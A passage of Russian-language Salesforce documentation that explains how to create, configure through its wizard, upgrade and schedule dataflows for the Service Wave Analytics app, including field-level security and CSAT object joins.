2. Установите безопасность уровня полей Salesforce на странице 675, чтобы включить пользователя интеграции облака Wave Analytics для просмотра всех полей, которые вы хотели бы использовать в приложении. Пользователи интеграции запускают поток данных, и если у них нет правильных полномочий безопасности уровня полей, то поток данных может завершиться ошибкой.
   a. Перейдите к установке, введите имя объекта (например, организации или обращения) в поле «Быстрый поиск» и нажмите клавишу «Ввод».
   b. Щелкните имя нужного объекта.
   c. В следующем окне показаны все поля для объекта. Перейдите к тому или тем, у которых необходимо редактировать параметры безопасности уровня поля.
   d. Найдите пользователя интеграции облака Analytics, проверьте, видны ли нужные поля, и щелкните «Сохранить».
   e. Повторите этапы для всех объектов с полями, которые хотите использовать.
   f. Обновите кэш обозревателя.
3. Выберите **Wave Analytics** из меню Force.com в верхнем правом углу окна Salesforce.



4. Щелкните **«Создать»**, выберите **«Приложение»**, выберите **Service Wave Analytics** и нажмите кнопку **«Продолжить»**. Salesforce открывает мастер конфигурации Service Wave. Мастер отображает последовательность окон, каждое из которых содержит набор вопросов и возможных ответов в виде раскрывающихся меню. Service Wave проверяет данные в вашей организации и создает вопросы и стандартные ответы в мастере конфигурации.

   Важное замечание: Service Wave требует, чтобы в организации было не менее одного закрытого обращения и одной задачи. Если перед вами отображается сообщение об ошибке, добавьте данные, указанные в сообщении, в Salesforce, затем повторите этапы 1–3 и обновите кэш обозревателя.

   Совет: Оригинальная версия приложения Service Wave известна также под названием Service Wave Analytics (Classic). Выберите шаблон для создания приложения с предыдущим набором панелей мониторинга, основанном на оригинальном конструкторе панелей мониторинга.

5. Исходя из нужного способа просмотра данных, выберите соответствующие ответы на вопросы мастера. Дополнительную информацию см. в разделе «Индивидуализация Service Wave Analytics посредством мастера конфигурации».


6. Перейдите к последнему вопросу мастера. Здесь вам будет предложено выполнить проверку с помощью Wave, чтобы убедиться в том, что выбранные ответы поддерживаются для ваших данных. Рекомендуем ответить «Да» и выполнить проверку: если организация не содержит требуемые данные, создание приложения невозможно. Если требуемые данные отсутствуют, Wave отобразит сообщение об ошибке с инструкциями. Внесите необходимые изменения в приложение Salesforce, обновите кэш обозревателя и вновь откройте мастер, чтобы закончить создание приложения.

7. Введите легко узнаваемое имя приложения.

8. Нажмите кнопку **«Создать»**. При этом запускается поток данных, на основе которого создается приложение и его активы (в том числе файл определения потока данных, наборы данных и панели мониторинга).

9. Процесс создания приложения занимает несколько минут. Можно проверить статус потока данных: откройте начальную страницу Wave, нажмите значок меню в форме шестеренки в правой верхней части страницы, выберите «Отслеживание данных». Затем выберите «Просмотр потока данных» в раскрывающемся меню в верхнем левом углу экрана и просмотрите приложение.

10. Если вы предпочитаете изменить ответы после просмотра панелей мониторинга, щелкните ссылку приложения «Сброс» с левой стороны начальной страницы приложения. Функция сброса доступна только после перехода на последнюю версию приложения. См. «Обновление приложения Service Wave Analytics».



Нажатие на **«Сброс приложения»** открывает мастер конфигурации, показывающий ответы, выбранные вами при создании приложения. Выберите новые ответы и нажмите «Сбросить» на последней странице мастера. Приложение создано заново с использованием новых параметров. Функцию сброса также можно использовать для восстановления удаленных панелей мониторинга.

Важное замечание: Сброс приложения стирает все настройки панели мониторинга. К ним относятся поля и объекты, добавленные в поток данных, включенные действия, изменения в параметрах безопасности, цвета и метки панели мониторинга. При выполнении настроек рекомендуем сохранить копии файлов определения потока данных или панелей мониторинга. Это позволит вам перенести их в приложение после сброса.

11. Можно также удалить приложение и начать процесс создания заново. Для удаления наведите курсор на значок приложения и нажмите «Удалить». Затем нажмите «Да» для подтверждения удаления всех активов, связанных с этим приложением.

Прим.: Если приложение было удалено, Wave не сохранит ответы, выбранные при создании этой версии приложения. Вам придется выполнить этапы мастера конфигурации заново. Если желаете использовать

выбранные вами ответы повторно, удаляйте предыдущую версию приложения только после того, как создадите его заново.

12. После создания приложения его можно использовать совместно с другими пользователями организации. Общий доступ предоставляется только пользователям, обладающим полномочиями «Использование шаблонных приложений Wave Analytics» и «Доступ к шаблонам и приложениям Service Cloud Analytics». (Дополнительные сведения о полномочиях для приложения Service Wave см. в разделе «Настройка полномочий для приложения Service Wave Analytics»). Для совместного использования приложения наведите курсор на значок вновь созданного приложения, нажмите **«Общий доступ»**. Введите имена участников группы, затем нажмите **«Добавить»** и **«Сохранить»**.

Выполнение нескольких дополнительных действий позволит сделать приложение Service Wave полезнее для вашей организации.

- Внедрение боковых панелей мониторинга на странице 5205 в страницу Salesforce по вашему выбору, например, сервисной консоли. Таким образом можно предоставить агентам службы обслуживания встроенные средства аналитики. Внедрение боковых панелей в часто используемые агентами страницы дает им доступ к ключевым показателям на рабочем месте, что помогает предпринять наиболее эффективные действия при взаимодействии с клиентами.
- Добавление наборов данных Salesforce в приложение с помощью конструктора наборов данных Wave на странице 4825. Service Wave содержит стандартный ассортимент наборов на основе данных Salesforce. Создание дополнительных наборов позволяет менеджерам службы поддержки изучать другие данные Salesforce при работе в приложении.

  Прим.: Service Wave не поддерживает источники данных, внешних по отношению к Salesforce, или регистрацию новых наборов данных из потоков, сформированных приложениями.

- Добавление объектов, полей и фильтров к Service Wave. Измените поток данных приложения на странице 4741, чтобы добавить стандартные или настраиваемые объекты и поля из Salesforce. Подробные инструкции по добавлению данных в Wave см. в разделе Интеграция данных в Wave Analytics.

Прим.: Чтобы создать новые наборы данных с использованием лицензии приложения Service Wave, используйте конструктор набора данных Wave. Wave связывает новые наборы данных, созданных с помощью конструктора, с потоком данных Wave по умолчанию. После редактирования потока данных приложения Service Wave для регистрации новых наборов данных у вас не будет доступа к результирующим наборам данных.

Индивидуализация интерфейса Service Wave Analytics посредством мастера конфигурации

Создайте Service Wave Analytics с помощью мастера конфигурации, чтобы в приложении были отражены предпочтения вашей компании, касающиеся просмотра данных Service Cloud.

Когда вы создаете Service Wave Analytics, встроенный мастер конфигурации проверяет данные в вашей организации и создает последовательность вопросов и стандартных ответов на основе этих данных. Список вопросов и ответы по умолчанию зависят от данных организации.

Ваши ответы дадут знать Service Wave, каким образом пользователи должны просматривать данные Service Cloud в панелях мониторинга приложения. Исходя из способа использования данных Service Cloud в организации, выберите соответствующие ответы, позволяющие повысить эффективность и полезность панелей мониторинга.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и управления приложениями Wave:

- Управление шаблонными приложениями Wave Analytics
- Изменение потоков данных Wave Analytics

Мастер содержит инструкции по выбору подходящих ответов, и множество вопросов являются самоочевидными. Вот ответы по использованию мастера, включая сведения о том, как отвечать на более сложные вопросы.

Общие рекомендации

Следуйте данным рекомендациям для получения наилучшего результата от использования мастера.

- **Большинство вопросов имеют раскрывающийся список ответов с полями из объектов Salesforce.** Списки включают стандартные поля Salesforce, а также настраиваемые поля, которые вы определили для объекта. Отвечайте на вопросы, выбирая вариант из показанных полей. Для большинства вопросов такого типа можно выбрать только одно поле, в некоторых можно выбрать несколько вариантов.
- **Поле из объекта можно выбрать только раз.** Выбранное поле больше не будет доступно в качестве возможного ответа на другие вопросы.
- **В других вопросов ответами будут «да/нет» (логические значения), вариант из набора, вводимый текст.**
- **Для вопросов, помеченных звездочкой (*), ответ является обязательным.**
- **Если давать ответы по умолчанию, то результатом будет полезный набор панелей мониторинга.** Если вы не уверены в том, какой следует выбрать ответ, используйте тот, что был выбран изначально. Для некоторых вопросов нет предварительно выбранных ответов. В таком случае Service Wave напомнит о том, что следует выбрать ответ.
- **Параметры мастера контролируют только части приложения, такие как фильтры и виджеты.** Мы спроектировали приложение так, чтобы вы сразу получали результаты аналитики, не затрачивая множество усилий со своей стороны.
- **Только некоторые ответы имеют смысл в контексте вопроса.** Вопросы часто содержат множество полей, но только некоторые из них имеют смысл для вашего приложения. Например, маловероятно, что вы будете фильтровать данные объектов «Организаций» об «URL-адресе фотографии», даже если объекты содержат такое поле.

Страница 1: Определение того, как Service Wave отображает метрики обращения

Выберите метрики, важные для вашей организации, такие как продолжительность обращений, скорость их разрешения и укладывается ли этот процесс в рамки соглашения об уровне обслуживания (SLA). Все вопросы являются обязательными, в качестве ответа можно указать только один вариант, за исключением следующего вопроса.

- Вопрос 1, необязательный Просится указать основное поле, которое вы используете в Salesforce для отслеживания продолжительности обращения, если таковое есть. Если вы не отслеживаете продолжительность обращения, Service Wave использует собственную формулу для расчета продолжительности на основе даты открытия и закрытия обращения. Если обращение все еще открыто, в ходе расчета применяется сегодняшняя дата. Допускается выбор только одного варианта. Если вы используете поле «Часы работы» в объекте «Обращения», Service Wave может включать подсчет продолжительности обращения в рабочих часах. См. вопрос о рабочих часах на стр. 3 мастера.
- Вопрос 2, необязательный Спрашивается, используете ли вы другие (вторичные) поля, связанные с продолжительностью обращения. Вы можете выбрать несколько полей, например *Продолжительность с клиентом* или *Продолжительность с агентом*.
- Вопрос 3. Требуется выбрать поле, используемое вами для отслеживания соответствия соглашению SLA (об уровне обслуживания). Обычно соответствие соглашению SLA отслеживается с помощью настраиваемого поля формулы в объекте «Обращения» или стандартного поля «Статус контрольной точки». (Значения поля «Статус контрольной точки»: соответствие, открытое нарушение, закрытое нарушение). Если вы отслеживаете соответствие соглашению SLA с помощью настраиваемого поля формулы логического значения, то это поле не удастся выбрать в мастере конфигурации. В таком случае сделайте следующее. Выберите любое поле, затем вручную добавьте в поток данных логическое поле (см. раздел Настройка потока данных с помощью файла определений). Затем найдите и замените название поля в JSON-коде панели мониторинга Service Wave (см. разделе Руководство по JSON панели мониторинга Wave Analytics).
- Вопрос 4. Требуется указать поле, которое вы используете для регистрации успешного разрешения обращения при первом контакте. Обычно разрешение обращения при первом контакте отслеживается с помощью настраиваемого поля с логической формулой в объекте «Обращения» или стандартного поля «Закрыто при создании» (IsClosedOnCreate).

Страница 2: Управление тем, как приложение детализирует ваши данные

Укажите Service Wave, как вы предпочитаете детализировать данные о статусе, серьезности, ответственном, причине и типе обращения. Также выберите, каким образом Service Wave будет отображать данные об оригинальных каналах обращений в службу поддержки и были ли они решены при первом контакте. Все вопросы являются обязательными и предполагают выбор только одного ответа, за исключением указанных ниже.

- Вопрос 11. Спрашивается, используете ли вы очереди для назначения ответственности за обращение. Ответьте «Да» только, если в вашей организации Service Cloud есть очередь в и к ней прикреплено по крайней мере одно обращение.

  Важное замечание: Если вы ответите «Да» и при этом у вас нет очередей и обращения, прикрепленного к очереди, создание приложения Service Wave не будет завершено. Дополнительная проверка данных может быть запущена в конце мастера, отображающего сообщение об ошибке, если вы ответили «Да» и не использовали очередность.

- Вопрос 12, необязательный Выберите поля меры из объекта «Обращения», не рассмотренные в предыдущих вопросах, чтобы панели мониторинга детализировали меры, важные для вашей организации. Меры — это исчислимые значения, такое как время разрешения обращения, количество открытых и закрытых обращений, доход.
- Вопрос 13, необязательный Выберите поля измерений из объекта «Обращения», не рассмотренные в предыдущих вопросах, чтобы панели мониторинга детализировали измерения, важные для вашей организации. Измерения — это качественные значения, такие как дата, регион и название продукта.

Страница 3: Выбор областей отчета

Выберите области данных обслуживания, которые должны отображаться в панелях мониторинга Service Wave. К ним могут относиться следующие сведения: качество обслуживания клиентов (CSAT), использование ресурсов базы знаний и телефонии, прикреплены ли обращения к возможным продажам. Все вопросы обязательны к ответу и позволяют выбрать лишь один вариант.

- Вопрос 2. Спрашивается, отслеживаете ли вы баллы CSAT. Если ответ «Да», мастер покажет страницу с вопросами о том, как вы отслеживаете CSAT. См. страницу 4: настройка метрик CSAT.
- Вопрос 3. Спрашивается, используете ли вы ресурсы базы знаний в процессе поддержки. Если ответ «Да», мастер покажет страницу с вопросами об использовании базы знаний. См. страницу 5: настройка базы знаний.

  Важное замечание: Если ваша организация Service Cloud не использует базу знаний и вы ответили «Да», создание Service Wave не состоится. Дополнительная проверка данных может быть запущена в конце мастера, отображающего сообщение об ошибке, если вы ответили «Да» и не использовали базу данных.

- Вопрос 4. Спрашивается, используете ли вы в процессе поддержки телефонию. Если ответ «Да», Service Wave создаст панель мониторинга по телефонии.

  Важное замечание: Для успешного создания панели мониторинга по телефонии в Service Wave вам нужно отслеживать данные об использовании телефонов в объекте «Задача». Ваша организация должна иметь данные телефонии в стандартных полях действий объекта «Задача», такие как продолжительность, идентификатор объекта вызова, результат и тип звонка. Отвечайте «Да», если вы храните данные о звонках в этих полях. Отвечайте «Нет», если вы храните данные о звонках в настраиваемых объектах или вне пределов Salesforce. Если ваша организация Service Cloud не отслеживает данные об использовании телефонов и вы ответили «Да», Service Wave не будет создано. Дополнительная проверка данных может быть запущена в конце мастера, отображающего сообщение об ошибке, если вы ответили «Да» и не использовали телефонию.

- Вопрос 7. Спрашивается, используете ли вы объект «События» для отслеживания действий над обращениями. Выберите «Да», если ваша организация использует объект «События», и Service Wave добавит данные в наборы данных из объекта. Ответ поо умолчанию — «Нет».

> **Важное замечание:** Если ваша организация Service Cloud не использует события и вы ответили «Да», создание Service Wave не состоится. Дополнительная проверка данных может быть запущена в конце мастера, отображающего сообщение об ошибке, если вы ответили «Да» и не использовали события.

- Вопрос 8. Спрашивается, используете ли вы рабочие часы для расчета продолжительности обращения. Выберите «Да», если ваша организация использует поле «Рабочие часы», и Service Wave добавит в наборы данных подсчет продолжительности обращения в рабочих часах. Ответ по умолчанию — «Нет, должны быть доступны рабочие часы», если в профиле пользователя интеграции Analytics Cloud не включена доступность рабочих часов. Если это так и вы используете рабочие часы, редактируйте безопасность уровня поля для обеспечения надлежащей доступности рабочих часов для объекта «Обращения», как описано в разделе «Создание и публикация приложения Service Wave Analytics» на странице 5194. После выполнения данного требования в следующий раз, когда вы запустите мастер, вы сможете выбрать «Да», чтобы добавить подсчет рабочих часов в наборы данных Service Wave.

  > **Важное замечание:** Если ваша организация Service Cloud не использует рабочие часы и вы ответили «Да», создание Service Wave не состоится. Дополнительная проверка данных может быть запущена в конце мастера, отображающего сообщение об ошибке, если вы ответили «Да» и не использовали рабочие часы.

- Вопрос 9. Касается того, используется ли Live Agent для чата. Выберите «Да», если в вашей компании используется LiveAgent, и Service Wave добавит панель мониторинга чата.

  > **Важное замечание:** Если ваша организация не использует Live Agent и вы ответили «Да», создание Service Wave не состоится.

- Вопрос 10. Касается того, используется ли Omni-Channel для создания и маршрутизации рабочих объектов. Выберите «Да», если в вашей компании используется Omni-Channel, и Service Wave добавит наборы данных с данными Omni-Channel.

  > **Важное замечание:** Если ваша организация не использует Omni-Channel и вы ответили «Да», создание Service Wave не состоится.

Страница 4: Настройка метрик CSAT (необязательный этап)

Укажите Service Wave, как вы отслеживаете сведения CSAT, чтобы эти сведения корректно отображались в панелях мониторинга. Эта страница появится — и на ее вопросы нужно ответить, — только если вы выбрали вариант «Да» для вопроса 1 на странице 3. Внимательно следуйте этим инструкциям для получения успешного результата. См. подробности в разделе Пример настройки метрик CSAT Service Wave Analytics.

- Вопрос 1. Спрашивается, какой объект применяется для отслеживания данных CSAT. По умолчанию для Service Wave это объект «Обращения». Если вы используете другой объект для отслеживания CSAT, выберите его в раскрывающемся списке.
- Вопрос 2. Требуется указать поле из объекта, выбранного в вопросе 1 и в котором отслеживаются данные CSAT.
- Вопрос 3, необязательный *Ответьте на этот вопрос, только в вопросе 1 вы указали объект, отличный от «Обращения»*. Service Wave нужно создать объединение между этим объектом и «Обращениями», чтобы показывать данные CSAT в панелях мониторинга. (Пример объединения см. в разделе Пример настройки метрик CSAT Service Wave Analytics.) Введите API-имя поля, в котором вы храните сведения по идентификации обращения. Обычно это поле «Id», в таком случае следует ввести `Id`.

  Если это поле, отличное от Id, выясните API-имя для этого поля. Перейдите в меню Настройка—>Обращения—>Поля. В верхней диаграмме со стандартными полями, API-имя отображается в столбце «Имя поля». Например, `IsSelfServiceClosed` — это API-имя для поля «Закрыто пользователем портала самообслуживания». Диаграмма настраиваемых полей ниже содержит столбец «API-имя».

- Вопрос 4, необязательный *Отвечайте, только если в вопросе 1 вы выбрали объект, отличный от «Обращений».* Определите, какое поле из объекта, выбранного в вопросе, использовать на другой стороне объединения с объектом «Обращения». Используйте поле, содержащее идентификатор обращения. Введите здесь API-имя поля.

  Чтобы найти API-имя поля, перейдите в меню «Настройка --> AnyObject --> поля». В верхней диаграмме со стандартными полями, API-имя отображается в столбце «Имя поля». Диаграмма настраиваемых полей ниже содержит столбец «API-имя».

Страница 5: Настройка базы знаний (необязательная).

Перед вами отображается данная страница, и вы должны ответить на вопросы с этой страницы, только если ваш ответ «Да» на вопрос на странице 3. Спрашивается, каким образом должны быть показаны данные о статьях базы знаний на панелях мониторинга в Service Wave.

- Вопрос 1, необязательный Задается вопрос о типе статей, данные о котором вы хотите изучать в панелях мониторинга Service Wave. Выберите только один тип статей.

Страница 6: Проверка данных организации

Перейдите к последнему вопросу мастера. Здесь вам будет предложено выполнить проверку с помощью Wave, чтобы убедиться в том, что выбранные ответы поддерживаются для ваших данных. Рекомендуем ответить «Да» и выполнить проверку: если организация не содержит требуемые данные, создание приложения невозможно. Если требуемые данные отсутствуют, Wave отобразит сообщение об ошибке с инструкциями. Внесите необходимые изменения в приложение Salesforce, обновите кэш обозревателя и вновь откройте мастер, чтобы закончить создание приложения.

Пример установки метрик CSAT Service Wave Analytics


В этом сценарии приведены сведения, которое помогут ответить на вопросы со страницы 4 мастера конфигурации Service Wave Analytics.

Если вы отслеживаете данные по качеству обслуживания клиентов (CSAT), такие как оценка CSAT по обращению в систему обслуживания, в объектах, отличных от "Обращений", уделите особое внимание ответам на вопросы с данной страницы.

Например, если храните оценку CSAT в настраиваемом объекте, например "CSAT Survey", укажите этот объект в вопросе 1. В вопросе 2 укажите поле, в котором есть интересующая вас метрика CSAT, например "Оценка CSAT". В Service Wave нужно связать настраиваемый объект, указанный в вопросе 1, с объектом "Обращения", чтобы панели мониторинга могли включать данные об обращениях, организациях и агентах по CSAT. Такая взаимосвязь создается через операцию соединения.

Чтобы задать взаимосвязь между объектом «Обращения» и настраиваемым объектом CSAT, укажите ключи соединения из обоих объектов и введите их имена API в вопросах 3 и 4. В объекте «Обращения» это обычно поле «Идентификатор». В настраиваемом объекте примера "CSAT Survey" это поле, в котором хранится идентификатор обращения, в данном случае — поле со значением имени API `CaseId__c`.

На следующем рисунке показано соединение двух объектов.



Обновление приложения Service Wave Analytics

Обновляйте свое приложение каждый раз после выхода новой версии. Так вы сможете воспользоваться новейшими функциями Service Wave Analytics.

Надпись в верхней части начальной страницы приложения укажет вам на выход новой версии. Также предоставляется ссылка на дополнительные сведения о выпуске. В левом столбце начальной страницы, прямо под названием приложения также имеется ссылка с приглашением начать процесс обновления.

Ниже рассматривается способ обновления приложения.

1. Щелкните ссылку «Что нового» в надписи или ссылку «Доступна новая версия» в левом столбце начальной страницы приложения.
2. В верхней части открывшейся страницы можно ознакомиться со сведениями о новой версии. В нижней части страницы находятся следующие кнопки. **«Обновить текущее приложение»** и **«Создать новое приложение»**.
3. Наведите курсор на кнопки, чтобы узнать об их действии. При нажатии кнопки **«Обновить текущее приложение»** текущее приложение и все его активы будут заменены приложением новой версии. При обновлении также будут удалены все настройки, включая новые поля или объекты, добавленные вами в поток данных, или изменения, внесенные в параметры безопасности, а также цвета и метки панелей мониторинга. При нажатии **«Создать новое приложение»** создается дополнительная копия текущего приложения на базе новой версии. Решите, какой вариант соответствует вашим обстоятельствам, и нажмите соответствующую кнопку.
4. Внимание: Если вы настраивали приложение, нажмите кнопку **«Создать новое приложение»** вместо **«Обновить текущее приложение»**, чтобы создать копию приложения на основе новой версии. При создании нового приложения сохраняется текущая версия и все настройки, которые можно вручную скопировать в новую версию приложения.

   При нажатии кнопки **«Обновить текущее приложение»** отображается экран с предупреждением о том, что при обновлении текущее приложение будет перезаписано, а все выполненные вами настройки стерты. Если вы согласны с перезаписью настроек, установите флажок и нажмите **«Продолжить»**. Если нет, нажмите **«Назад»** для возврата на предыдущий экран. При нажатии кнопки **«Продолжить»** отобразится мастер конфигурации. Перейдите к шагу 6.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и управления приложениями Wave:

- Управление шаблонными приложениями Wave Analytics
- Изменение потоков данных Wave Analytics

5. При нажатии кнопки **«Создать новое приложение»** отобразится мастер конфигурации. Предупреждения не будет, поскольку текущее приложение не перезаписывается и все выполненные настройки сохраняются.
6. Мастер конфигурации предварительно загружается с параметрами, выбранными во время последнего использования мастера. Можно сохранить или изменить эти параметры. Пройдите все страницы мастера.
7. Как только вы завершите выполнение мастера, Wave покажет экран со списком активов, на которые повлияет обновление. Изучите экран, чтобы понять, сколько наборов данных, панелей мониторинга и панелей Lens будет изменено, удалено или добавлено после обновления. Также там будет показано, как будут изменены затронутые активы — будь то изменение данных или внешний вид. На том же экране есть вариант загрузить файл с кодом изменений, внесенных в приложение. Если вы меняли приложение, загрузите и сохраните файл, чтобы затем скопировать и вставить код изменений в обновленную версию.
8. *Только обновление*: Если вы обновляете приложение, нажмите кнопку **Обновить текущее приложение**. Помните, это перезапишет все внесенные изменения. Вы также можете нажать кнопку **Назад**, чтобы вернуться к мастеру конфигурации и поменять принятые решения, или нажать кнопку **X** в правом верхнем углу, чтобы отменить операцию.
9. *Только создание*: Если вы создаете новое приложение, дайте ему название, отличное от текущей версии, и нажмите кнопку **Создать новое приложение**. В таком случае текущее приложение и все внесенные в него изменения будут сохранены. Вы также можете нажать кнопку **Назад**, чтобы вернуться к мастеру конфигурации и поменять принятые решения, или нажать кнопку **X** в правом верхнем углу, чтобы отменить операцию.

Если видна надпись «Сбросить приложение» на ссылке под названием приложения, используется последняя версия и обновление не требуется.

Планирование ежедневного потока данных Service Wave Analytics

Перед тем как приступить к изучению данных с помощью Service Wave Analytics, запланируйте запуск ежедневного потока данных на нерабочее время.

В ходе процесса создания Service Wave Analytics включается поток данных, импортирующий последние данные Service Cloud в Wave. Вы можете запланировать ежедневный периодический запуск этого потока данных, чтобы в вашем приложении использовались самые свежие данные из Salesforce. Запланируйте расписание так, чтобы поток данных осуществлялся вне рабочего дня. Таким образом, поток данных не будет прерывать использование приложения.


Прим.: Поток данных Service Wave запускается только раз в ходе создания приложения. Запланируйте его ежедневный запуск, чтобы приложение получало последние данные об обслуживании.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для создания и управления приложениями Wave:

- Управление шаблонными приложениями Wave Analytics
- Изменение потоков данных Wave Analytics


1. Перейдите к пункту **Wave Analytics** в меню Force.com (верхняя правая часть окна Salesforce), если вы еще этого не сделали. Откройте «Отслеживание данных», щелкнув значок шестеренки в правой верхней части экрана.



2. В меню, которое находится в верхней левой части экрана отслеживания данных, выберите представление потока данных.



3. Найдите созданное приложение. Возможно, для этого потребуется прокрутить страницу. Откройте меню в дальнем правом углу экрана рядом со значком и названием приложения. Выберите **«Планирование»** и установите время для потока данных. Устанавливайте время за пределами рабочего дня, чтобы поток данных не прерывал процесс работы. Нажмите кнопку **«Сохранить»**.



Внедрите боковые панели мониторинга Service Wave Analytics в страницу Salesforce

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для использования шаблонных приложений Wave:	Использование шаблонных приложений Wave Analytics
Для использования Service Wave сделайте следующее.	Доступ к шаблонам и приложениям Service Cloud Analytics
